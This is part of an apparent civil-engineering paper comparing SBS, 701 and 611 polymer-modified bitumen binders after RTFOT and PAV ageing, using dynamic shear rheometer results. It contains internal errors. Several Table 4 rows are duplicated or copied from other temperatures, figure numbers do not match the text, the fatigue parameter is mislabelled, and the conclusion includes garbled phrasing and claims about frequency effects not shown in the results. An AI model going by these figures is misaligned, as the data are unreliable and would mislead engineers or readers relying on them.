The unchanged binder employed in this study was B 50/70 grade bitumen, characterized by a density of 1.044 g/cm<sup>3</sup>, and supplied by the TÜPRAŞ Batman refinery. In order to scrutinize the physical attributes of the pure binder, essential parameters such as penetration at 25°C, softening point, and viscosity at 135°C were meticulously examined. The results of these analyses are presented in Table 1.

**Table 1:** Bituminous binder properties

Property	Unit	Standard	Results
Penetration	mm <sup>-1</sup>	EN 1426	62
Softening point	°C	EN 1427	53.3
Penetration Index (PI)	-	-	0.119
Flash Point	°C	EN ISO 2719	245
Density	g/cm <sup>3</sup>	ASTM D70 - 18a	1.044
Solubility	%	EN 12592	100
Mixing temperature range	°C	-	167.5–173.3
Compaction temperature range	°C	-	155.2–160.6

Three different polymers were used in this study. Figure 1 illustrates the external appearance of the modifications. The 701 and 611 polymers were procured from Mpolimer Company, whereas the additive SBS (Kraton D 1101) was obtained from Shell Company. It is noteworthy that the unique products 701 and 611 polymers from Mpolimer Company have not been previously investigated. Table 2 presents an extensive inventory of these additives' attributes.



**Figure 2:** Additives employed in the study included: (a) SBS polymer (b) 701 polymer (c) 611 polymer

**Table 2:** Characteristics of the additives used in the study [28]

Features	SBS	701	611
Molecule Structure	Liner	Liner	Radial
Styrene/Butadiene Ratio	31/69	33/67	31/69
Density (cm/m <sup>3</sup> )	0,94	0,93	0,94
Fat Content	Yok	Yok	Yok
Viscosity (5%, cps)	-	14	24
Melting index (190°C/kgw)	<1	<1	<1
Tensile strength (kgw/cm <sup>2</sup> )	324	220	200
Stiffness	70	80	83
Ash content	-	0,2	0,2
Elongation at break (%)	880	600	700

## 2.2 Preparation of Modified Asphalt

In order to create target binders, three different polymers were added to pure bitumen at different ratios (2%, 3%, and 4%). Mechanical mixer equipment was used in the preparation of the modified binder. First, the pure bitumen was heated for 30 minutes at  $170\pm 5^{\circ}\text{C}$  in an oven to fluidize it. After that, 500 grams of the fluidized bitumen were added to the mixer's metal hopper. The bitumen in the metal hopper was left in a thermal shirt on the heater source conditioned at  $170\pm 5^{\circ}\text{C}$ , keeping the heater running until it reached a thermal equilibrium of  $170\pm 5^{\circ}\text{C}$ . This ensured a homogeneous thermal source. In predetermined weight percentages of the designated bitumen, the polymers were added to the hot bitumen. In order to prepare the bitumen containing polymers, a mechanical mixer running at 1000 rpm for four hours was used [29]. To counteract the oxidation impact, the pure binder was also mixed by using the same technique. By putting the pure binder through the modified bitumen mixing process, the S1 binder was produced. Pure bitumen with a penetration grade of 50/70 is indicated by the S2 binder. Table 3 provides a summary of the acronyms used in the study for binders that contain three different polymers as well as pure binders.

**Table 3:** Abbreviations and definitions for diverse asphalt binders are outlined in Table 3.

Asphalt type abbreviation	Polymer Content (%)			
	0	2	3	4
SBS	-	M1	M3	M5
701	-	M6	M8	M10
611	-	M11	M13	M15
Pure bitumen	S1-S2	-	-	-

### 2.3. Aging

The aging (short-term aging) of the binder during mixing under the influence of temperature and air is simulated in the laboratory with the Rotational Thin Film Oven Test (RTFOT). The bitumen to be used in the experiment is heated until it becomes fluid. 8 RTFOT test bottles are filled with  $35 \pm 0.5$  g of bituminous binder and placed in the rotating system at 15 rpm around the horizontal axis. In the experiment carried out for 85 minutes at a temperature of  $163 \pm 0.5^\circ\text{C}$  and an air flow of  $4000 \pm 200$  ml/min, the bituminous binder completely covers the inside of the bottle and forms a thin film layer due to the rotational movement in the system, temperature and the effect of blowing air into the bottles at each rotation.


Pressure Aging Vessel (PAV) is used for long term aging of bituminous binders, i.e. to determine the long term hardening properties of bituminous binders during the service life of the pavement. After the aged bitumen samples obtained from the RTFOT test are heated and fluidized, they are poured into each of the steel test containers weighing 50 grams in accordance with the AASHTO PP1 standard and placed on the shelves. They are allowed to age under high pressure of 2.070 kPa for 20 hours in a closed container at a temperature of  $100^\circ\text{C}$  (temperature level varies according to the type of bituminous binder used).

### 2.4. Dynamic shear rheometer test

The phase angle represents the temporal gap between applied shear stress and the resulting shear deformation. In contrast, the complex shear modulus reflects the entire resistance to deformation during binder torsion within a certain timescale. A heightened phase angle implies a more viscous nature of the bituminous binder. According to [30], the rutting parameter ( $G^*/\sin\delta$ ) for aged binders is kept at values higher than 2.2 kPa in order to prevent permanent deformation. Untreated and Rolling Thin Film Oven Test (RTFOT) aged bituminous binders are used to evaluate bituminous binder resistance to rutting, whereas Pressure Aging Vessel (PAV) aged binders are used to evaluate bituminous binder fatigue behavior. Samples are 25 mm in diameter and 1000 microns in height for rutting resistance testing and 8 mm in diameter and 2000 microns in height for fatigue resistance testing. The Bohlin DSR II rheometer is used to evaluate both pure and modified bitumen in accordance with ASTM D7175. The experiments are carried out using a frequency of 1.59 Hz, a plate with a 25 mm diameter and a 1 mm plate aperture, and temperatures ranging from  $58^\circ\text{C}$  to  $88^\circ\text{C}$ .

### 3. Rheological Properties of Aged Binders

Short-term aged binders were obtained by subjecting 611 (M11, M13 and M15), 701 (M6, M8 and M10), and SBS (M1, M3 and M5) modified binders to a rotational thin film heating test (RTFOT) and obtaining pure binder (S2) and pure binder (S1) prepared under the preparation conditions of the modified binder. The DSR test was performed on short-term aged binders, and  $G^*/\sin\delta$  values were obtained. These values were then compared with the specification requirement (2200 Pa) after RTFOT. Figures 3-5 show the variations in  $G^*/\sin\delta$  values of aged binders with temperature. Figure 3 shows the results of the binders obtained with 611 elastomers. Analyzing the rutting strength characteristics ( $G^*/\sin\delta$ ) shown in Figure 3, it can be shown that these values steadily rise when additives are used and steadily fall when temperature rises. The  $G^*/\sin\delta$  values obtained from the three additive ratios utilized are observed to differ. The  $G^*/\sin\delta$  values are observed to approach each other after 82 °C. Upon evaluating the rutting strength limit value of 2200 Pa for aged binders using the Superpave method, it was found that all binders (all modified bitumen) met the specification criteria at 52 °C, 58 °C, 64 °C, and 70 °C, with the exception of S2 binder at 76 °C. The specification requirements were met by the S1 binder at 82 °C and by all modified binders at 88 °C. For S1 binder, the  $G^*/\sin\delta$  values increased by 2.7, 3.9, and 4.6 times at 88 °C, while for S2 binder, the increases were 3.0, 4.4, and 5.1 times.



**Figure 3:**  $G^*/\sin\delta$ -temperature relationship of aged binders obtained from 611 modification

Figure 3 shows the results of the binders obtained with 701 elastomers. When the rutting strength parameters ( $G^*/\sin\delta$ ) given in Figure 4 are analysed, it is seen that these values increase steadily with the use of additives in aged binders and decrease steadily with the increase in temperature. When Figure 4 is analysed,  $G^*/\sin\delta$  values of 2% and 3% additive contents are very close to each other. The closeness in  $G^*/\sin\delta$  values is not observed in the unaged binder. The assessment revealed that the S2 binder at 76 °C, S1 binder at 82 °C, and modified bitumen binder at 88 °C all met the specified criteria. In comparison to the S1 binder,  $G^*/\sin\delta$  values at 58 °C increased by 1.7, 1.8, and 2.5 times, respectively, whereas compared to the S2 binder, the increases were 1.8, 1.9, and 2.7 times, respectively. At 88 °C, the  $G^*/\sin\delta$  values in relation to the S1 binder escalated by 2.2, 2.3, and 4.3 times, respectively; compared to the S2 binder, the increases were 2.4, 2.5, and 4.7 times, respectively. Notably, the binder containing 4% of 701 (M10) exhibited the highest  $G^*/\sin\delta$  value.




Figure 4: G\*/Sinδ-temperature relationship of aged binders obtained from 701 modification

Figure 4 shows the results of the binders obtained with SBS elastomers. When the rutting strength parameters ( $G^*/\sin\delta$ ) given in Figure 5 are analysed, it is seen that these values increase regularly with the use of additives in aged binders. There is a regular decrease in  $G^*/\sin\delta$  values with increasing temperature. After 70 °C,  $G^*/\sin\delta$  values became close to each other. In SBS elastomer,  $G^*/\sin\delta$  values are close to each other in all three additives after ageing. There is not much difference between them. At 88 °C, it was determined that the binders met the specification criteria in all three additive contents. For S1 binder,  $G^*/\sin\delta$  values increased by 1.97, 2.17, and 2.32 times at 58 °C, and for S2 binder, by 2.10, 2.31, and 2.47 times. At 88 °C,  $G^*/\sin\delta$  values increased by 2.89, 3.14, and 3.62 times, respectively, in comparison with S1 binder; in comparison with S2 binder, they grew by 3.22, 3.50, and 4.02 times, respectively. The binder containing 4% SBS (M5) yielded the highest  $G^*/\sin\delta$  value, whereas the S2 binder yielded the lowest value.




Figure 5: G\*/Sinδ-temperature relationship of aged binders obtained from SBS modification

Figure 6 illustrates that the M15 binder consistently exhibits the highest  $G^*/\sin\delta$  value across all temperatures. Notably,  $G^*/\sin\delta$  values at 58 °C vary significantly. The  $G^*/\sin\delta$  values of Properties 701 and SBS binder markedly differ from the  $G^*/\sin\delta$  values of unaged binders. Following the M15 binder, both the M5 and M10 binders demonstrate the highest and relatively similar performance. Moreover, at 2% and 3% additive content, the  $G^*/\sin\delta$  values of SBS-modified

binders surpass those of 701-modified binders. It was determined that these results were due to aging. At 4% additive content, the opposite result is observed. When the  $G^*/\sin\delta$  values at 70 °C are analysed, the change compared to S1 and S2 binder is very high compared to the other two temperatures. As the additive content increases, the change in  $G^*/\sin\delta$  values is observed. At 88 °C, the difference between  $G^*/\sin\delta$  values increases as the additive content increases. In addition, the difference between the elastomers used increased. At 88°C, the highest  $G^*/\sin\delta$  value occurs in M15 binder as in other temperatures. Regardless of other properties, it can be said that M15 binder offers the best performance among the aged binders only in terms of rutting resistance. After M15 binder, it can be said that M5 and M10 binders have the best rutting resistance. When Figures 5.38-5.40 are analysed, the best rutting resistance among the aged binders is given by binders modified with 611 elastomer. Compared to the unaged binders, the binders treated with SBS and 701 elastomers have a different rutting resistance. Furthermore, an analysis of the data shows that elastomers raise the  $G^*/\sin\delta$  values four to five times higher than pure binders. According to these findings, using elastomers will help the coatings endure longer. Modified bitumen preparation conditions were used to prepare S1 binder. At this point, it was shown that the aging of pure bitumen was responsible for the rise in  $G^*/\sin\delta$  values when compared to pure binder (S2).




Figure 6:  $G^*/\sin\delta$  values of aged binders.



The changes in the phase angles of the aged binders with temperature are given in Figures 7-9. As seen in Figure 7, the lowest phase angle was obtained at 4% additive content in aged binders as in unaged binders. After 76 °C, the phase angle values of 3% additive content and 4% additive content are close to each other. In addition, an increase in phase angle values is observed as the temperature increases. According to these results, the elasticity of the binders increases as the additive content increases. The binder with 4% additive content is the most elastic. The binder with the highest value is the S2 binder.




Figure 7: Relationship between phase angle and temperature of old binders derived from 611 modification

As seen in Figure 8, as the additive content increases, the phase angle values of the aged binders decrease. This decrease is maximum at 4% additive content. Phase angle values of 3% and 4% additive contents of 611 additive differ compared to 701 additive. Unlike 611 additive, the phase angle values of 3% and 4% additive contents in 701 additive are similar to each other. As the temperature value increases, phase angle values increase. The phase angle values of pure binders are close to each other. As seen in Figure 8, the phase angle values at 58°C decreased by 10.86%, 14.06% and 18.88% for S1 binder and 12.79%, 15.93% and 20.64% for S2 binder, respectively. The phase angle values at 88°C decreased by 6.23%, 7.20% and 13.52% for S1 binder and 7.44%, 8.40% and 14.63% for S2 binder, respectively.




Figure 8: Relationship between phase angle and temperature of aged binders derived from 701 modification

In Figure 9, phase angle values decrease as the additive content increases. This decrease is maximum at 4% additive content. Phase angle values are similar at 2% and 3% additive contents. As the temperature value increases, phase angle values increase. Phase angle values are very close at high temperatures. As seen in Figure 9, the phase angle values at 58°C decreased by 12.95%, 13.92% and 18.26% for S1 binder and 14.84%, 15.79% and 20.04% for S2 binder, respectively. The phase angle values at 88°C decreased by 10.38%, 11.81% and 13.86% for S1 binder and 11.53%, 12.95% and 14.98% for S2 binder, respectively. The lowest phase angle value of 4% additive content is the most flexible behaviour for SBS binder.




Figure 9: Aged binders' phase angle-temperature relationship as determined by SBS modification

The results obtained from the DSR test applied to binders aged for a long period by PAV method are given in Table 4. The DSR test was performed in 8 mm diameter and 2 mm specimen height geometry. As a result of the tests, the fatigue parameters ( $G^*/\sin\delta$ ) values of the binders were determined. According to the Superpave specification, the  $G^*/\sin\delta$  parameter should be maximum  $5.00E+06$  (5,000,000) Pa at the test temperature.

Table 4: DSR test results applied to long-term aged binders using the PAV method

Binder type	Temperature (°C)	$G^*$ (Pa)	$\delta$ (°)	$G^*.\sin\delta$ (Pa)
S1	22	6.37E+06	35.73	3.72E+06
	25	4.47E+06	37.40	2.71E+06
	28	3.10E+06	39.02	1.95E+06
	31	2.17E+06	40.49	1.41E+06
	34	1.49E+06	42.07	9.99E+05
S2	22	6.69E+06	37.52	3.91E+06
	25	4.69E+06	39.27	2.85E+06
	28	3.26E+06	40.97	2.05E+06
	31	2.28E+06	42.5	1.48E+06
	34	1.56E+06	44.17	1.05E+06
M1	22	7.71E+06	34.28	4.34E+06
	25	5.57E+06	35.73	3.25E+06
	28	3.99E+06	37.07	2.40E+06
	31	2.85E+06	38.39	1.77E+06
	34	2.05E+06	39.64	1.31E+06

**Table 4 (continued):** DSR test results applied to long-term aged binders using the PAV method

Binder type	Temperature (°C)	G* (Pa)	$\delta$ (°)	G*.sin $\delta$ (Pa)
M3	19	8.19E+06	32.88	4.44E+06
	22	6.07E+06	34.11	3.41E+06
	25	4.56E+06	35.12	2.62E+06
	28	3.42E+06	36.10	2.01E+06
	31	2.52E+06	37.21	1.53E+06
	34	1.87E+06	38.27	1.16E+06
M5	19	9.08E+06	32.47	4.88E+06
	22	6.69E+06	33.87	3.73E+06
	25	4.94E+06	34.97	2.83E+06
	28	3.61E+06	36.24	2.13E+06
	31	2.64E+06	37.34	1.60E+06
	34	1.94E+06	38.48	1.20E+06
M6	22	6.80E+06	34.67	3.87E+06
	25	4.91E+06	36.07	2.89E+06
	28	3.52E+06	37.33	2.13E+06
	31	2.51E+06	38.63	1.57E+06
	34	1.51E+06	39.12	0.89E+06
M8	22	7.83E+06	34.09	4.39E+06
	25	7.83E+06	34.09	4.39E+06
	28	5.69E+06	35.63	3.31E+06
	31	4.11E+06	37.01	2.48E+06
	34	2.96E+06	38.39	1.84E+06
M10	22	7.32E+06	33.19	4.01E+06
	25	5.49E+06	34.42	3.10E+06
	28	4.00E+06	35.69	2.33E+06
	31	2.93E+06	36.91	1.76E+06
	34	7.32E+06	33.19	4.01E+06
M11	22	7.36E+06	33.68	4.08E+06
	25	5.37E+06	35.08	3.09E+06
	28	3.90E+06	36.40	2.32E+06
	31	2.82E+06	37.78	1.73E+06
	34	7.36E+06	33.68	4.08E+06
M13	22	7.21E+06	34.85	4.12E+06
	25	5.51E+06	36.00	3.24E+06
	28	4.13E+06	37.39	2.51E+06
	31	3.10E+06	38.72	1.94E+06
	34	7.21E+06	34.85	4.12E+06
M15	19	8.82E+06	31.83	4.65E+06
	22	6.82E+06	33.18	3.73E+06
	25	5.24E+06	34.47	2.97E+06
	28	4.05E+06	35.98	2.38E+06
	31	3.08E+06	37.23	1.86E+06
	34	2.34E+06	38.66	1.46E+06

## 4. Conclusion

The impact of employing three different elastomers (SBS, 611, and 701) on bitumen characteristics was examined in this work. Both short- and long-term aging was applied to pure and modified binders. For every aged binder, the Dynamic Shear Rheometer (DSR) test was conducted. The test outcomes were contrasted. The aging resistance of the binder is much higher with the elastomer modification than it is with the pure binder. An analysis of the rutting resistance metrics ( $G^*/\sin\delta$ ) reveals that these values continuously rise when additives are added to aged binders and steadily fall when temperature rises.

As the amount of elastomer addition increased, so did the binders' complex modulus values. The influence of elastomer content decreased at high frequencies, while the effect of additives was more noticeable at low frequencies. The binders containing 4% additive content exhibited the greatest values of complex modulus. Out of the three-elastomer additives, the binder with the highest complex modulus was found to have a 4 701% additive content. It was found that the lowest phase angle values of three elastomer types lowest phase angle values, which ranged from 55 to 60°C, were produced in 4% modified bitumen. The modified bitumen's phase angle values rose after reaching the  $G^*$  value of 1.0E+5 Pa, suggesting that the modified bitumen made with all three elastomers had comparable boundary shear stress strengths. The elasticity behavior of the binders rises as the phase angle value lowers. In aged binders, 611 elastomer gives higher rutting performance than SBS elastomer. In addition, the binder containing 611 elastomer was determined to be more elastic than the binder containing SBS.

## Acknowledgements

This study was carried out within the scope of Firat University Scientific Research Projects program (FUBAP) Research Project MF.20.33. We gratefully acknowledge the financial support provided by FUBAP.

## References

- [1] Nciri, N., Kim, N., and Cho, N. (2017) New insights into the effects of styrene-butadiene-styrene polymer modifier on the structure, properties, and performance of asphalt binder: The case of AP-5 asphalt and solvent deasphalting pitch. *Materials Chemistry and Physics*, 193, 477–495.
- [2] Liang, M., Liang, P., Fan, W., Qian, C., Xin, X., Shi, J., and Nan, G. (2015) Thermo-rheological behavior and compatibility of modified asphalt with various styrene-butadiene structures in SBS copolymers. *Materials & Design*, 88, 177–185.
- [3] Apostolidis, P., Liu, X., Erkens, S., and Scarpas, A. (2019) Evaluation of epoxy modification in bitumen. *Construction and Building Materials*, 208, 361–368.
- [4] Özdemir, A.M., and Yılmaz, B. (2023) Investigation of flow properties and activation energy of magnesium lignosulfonate modified bitumen. *FIRAT UNIVERSITY JOURNAL OF EXPERIMENTAL AND COMPUTATIONAL ENGINEERING*, 2 (1), 38–45.
- [5] Sengoz, B., and Isikyakar, G. (2008) Analysis of styrene-butadiene-styrene polymer modified bitumen using fluorescent microscopy and conventional test methods. *Journal of Hazardous Materials*, 150 (2), 424–432.

- [6] Kaya Ozdemir, D., Topal, A., and McNally, T. (2021) Relationship between microstructure and phase morphology of SBS modified bitumen with processing parameters studied using atomic force microscopy. *Construction and Building Materials*, 268, 121061.
- [7] Ma, J., Sun, G., Sun, D., Yu, F., Hu, M., and Lu, T. (2021) Application of gel permeation chromatography technology in asphalt materials: A review. *Construction and Building Materials*, 278, 122386.
- [8] Sengoz, B., Topal, A., and Isikyakar, G. (2009) Morphology and image analysis of polymer modified bitumens. *Construction and Building Materials*, 23 (5), 1986–1992.
- [9] Behnood, A., and Modiri Gharehveran, M. (2019) Morphology, rheology, and physical properties of polymer-modified asphalt binders. *European Polymer Journal*, 112, 766–791.
- [10] Jiang, Y., Liu, Y., Gong, J., Li, C., Xi, Z., Cai, J., and Xie, H. (2018) Microstructures, thermal and mechanical properties of epoxy asphalt binder modified by SBS containing various styrene-butadiene structures. *Materials and Structures*, 51 (4), 86.
- [11] Zhu, J., Birgisson, B., and Kringos, N. (2014) Polymer modification of bitumen: Advances and challenges. *European Polymer Journal*, 54, 18–38.
- [12] Yan, X., Wu, D., Hu, K., Zhang, W., Xing, J., Cui, L., Shi, S., Yang, J., and Yang, C. (2023) The Modification Mechanism, Evaluation Method, and Construction Technology of Direct-to-Plant SBS Modifiers in Asphalt Mixture: A Review. *Polymers*, 15 (13), 2768.
